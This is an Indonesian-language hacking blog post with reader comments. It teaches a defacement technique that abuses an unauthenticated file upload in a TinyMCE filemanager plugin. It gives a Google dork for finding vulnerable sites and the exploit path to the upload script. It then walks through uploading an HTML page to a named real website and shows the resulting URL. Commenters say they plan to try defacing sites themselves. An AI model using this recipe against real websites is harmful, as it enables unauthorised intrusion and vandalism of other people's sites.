• Skip to primary navigation
  • Skip to main content
  • Skip to primary sidebar

LinuxSec Exploit

Nothing is Ever Locked

  • XSS Payloads
  • About Us

CMS Webconstructor File Upload Vulnerability

March 6, 2013 by Jack Wilder 21 Comments

Kali ini saya akan share teknik deface yang kemarin saya dapat dari bang ENno. Tekniknya cukup mudah terutama bagi yang newbie culun seperti saya. :v

Oke, langsung saja.
Bahan :
  • Google Dork : inurl:tiny_mce/plugins/filemanager [untuk dork lain silahkan dikembangkan sendiri]
  • Exploit : [localhost]/PATH/tiny_mce/plugins/filemanager/insertfile/insert_file.php

Sekarang kita mulai prakteknya.
  1. Buka google dan cari target dengan dork diatas.
  2. Sebagai contoh saya pilih http://rofel.pl/tiny_mce/plugins/filemanager/
  3. masukkan exploitnya sehingga menjadi http://rofel.pl/tiny_mce/plugins/filemanager/InsertFile/insert_file.php
  4. Upload filenya. Sebagai contoh saya upload file dengan nama suram.html
  5. Jika upload sukses, maka kalian akan melihat alamat filenya di bawah. Yaitu di http://rofel.pl/upload/suram.html
  6. Dan sekarang, foto nabilahJKT48 sudah terpasang di web tersebut. :v

Ekstensi file yang adpat diupload adalah html, pdf, txt, doc, jpg . Tidak support file .php sehingga tidak bisa upload shell.
CMS Webconstructor File Upload Vulnerability
Thanks to : ENNo Area

Filed Under: Uncategorized Tagged With: Hacking

Reader Interactions

Comments

  1. BlogS of Hariyanto says

    March 6, 2013 at 10:17 pm

    lagi-lagi saya hanya bisa hadir duduk manis untuk mencoba menyimak sobat 🙂

    Reply
    • chiaki says

      March 6, 2013 at 11:47 pm

      Sambil praktek biar tau. :v

      Reply
  2. Muro'i El-Barezy says

    March 7, 2013 at 12:23 am

    pagi-pagi saya sudah dapet ilmu nih, makasih sob

    Reply
    • chiaki says

      March 7, 2013 at 9:54 am

      Sama2. :v

      Reply
  3. Rohis Facebook says

    March 7, 2013 at 1:13 am

    nyimak sob.., emank terlihat simple, thx sdh berbagi *smile

    Reply
    • chiaki says

      March 8, 2013 at 8:54 pm

      iya kawan

      Reply
  4. Masnady says

    March 7, 2013 at 1:56 am

    hehehehe masih nggak ngerti saya sob. waduh gawat nih..bisa ketinggalan jauh ilmu saya hehehehe

    Reply
    • chiaki says

      March 8, 2013 at 8:56 pm

      :v

      Reply
  5. Anonim says

    March 7, 2013 at 5:44 am

    Ngefans sama nabilah ya kak ? :d

    Reply
    • chiaki says

      March 8, 2013 at 9:08 pm

      hehehehehe

      Reply
  6. putra says

    March 7, 2013 at 6:19 am

    hha… asek2 ….aku coba ah … sama seperti yang di forum kayaknya ya

    Reply
    • chiaki says

      March 7, 2013 at 9:19 am

      :v
      eh, emang kamu ikut forum apa ya? Pengen tau aja. :v

      Reply
  7. Penghuni 60 says

    March 7, 2013 at 6:43 am

    haduh, knp aku blm ngerti jg ya?

    Reply
  8. cak oni says

    March 7, 2013 at 7:17 am

    nice info kang sayangnya saya belum tertarik utnuk begituan dosa ntar

    Reply
    • chiaki says

      March 7, 2013 at 9:19 am

      Hack is art. Remember it ! :v

      Reply
  9. cik awi says

    March 7, 2013 at 8:53 am

    Tes di coba ngedeface,. Thank you infonya gan

    Reply
  10. Djangkaru Bumi says

    March 7, 2013 at 9:50 am

    Ijin mempraktekan biar lebih paham, makasih.

    Reply
  11. budi os 19 says

    March 7, 2013 at 12:32 pm

    masih sama nih sob sama temen2 diatas…hanya bisa nyimak ya sob..
    #udah kelar. nih Ul .semesternya 🙂

    Reply
    • chiaki says

      March 8, 2013 at 1:36 am

      Sudah. :v

      Reply
  12. Bung Penho says

    March 7, 2013 at 4:10 pm

    masih soal deface ya sob! tanpa praktek. sulit juga memahaminya. tapi kalo dipraktek'in kasian deh yg buat bahan uji coba!

    Reply
    • chiaki says

      March 8, 2013 at 8:59 pm

      gak apa2 kok. :v

      Reply

Leave a Reply Cancel reply

Your email address will not be published. Required fields are marked *

Primary Sidebar

Popular Post

Woocommerce Custom Tshirt Desginer CSRF Shell Upload Vulnerability

FastMail Custom Domain or Subdomain Takeover

MIME Type Sniffing pada Form Upload Gambar

Heroku Custom Domain or Subdomain Takeover

Upload Backdoor Lewat MySQL Database (phpMyAdmin)

Reverse Shell From Local File Inclusion Exploit

DNS Hijacking through Social Engineering

Open Redirect Bypass Cheat Sheet

WordPress Army Knife CSRF File Upload Vulnerability

Uptimerobot.com Custom Domain or Subdomain Takeover

LinuxSec / 16 queries in 0.16 seconds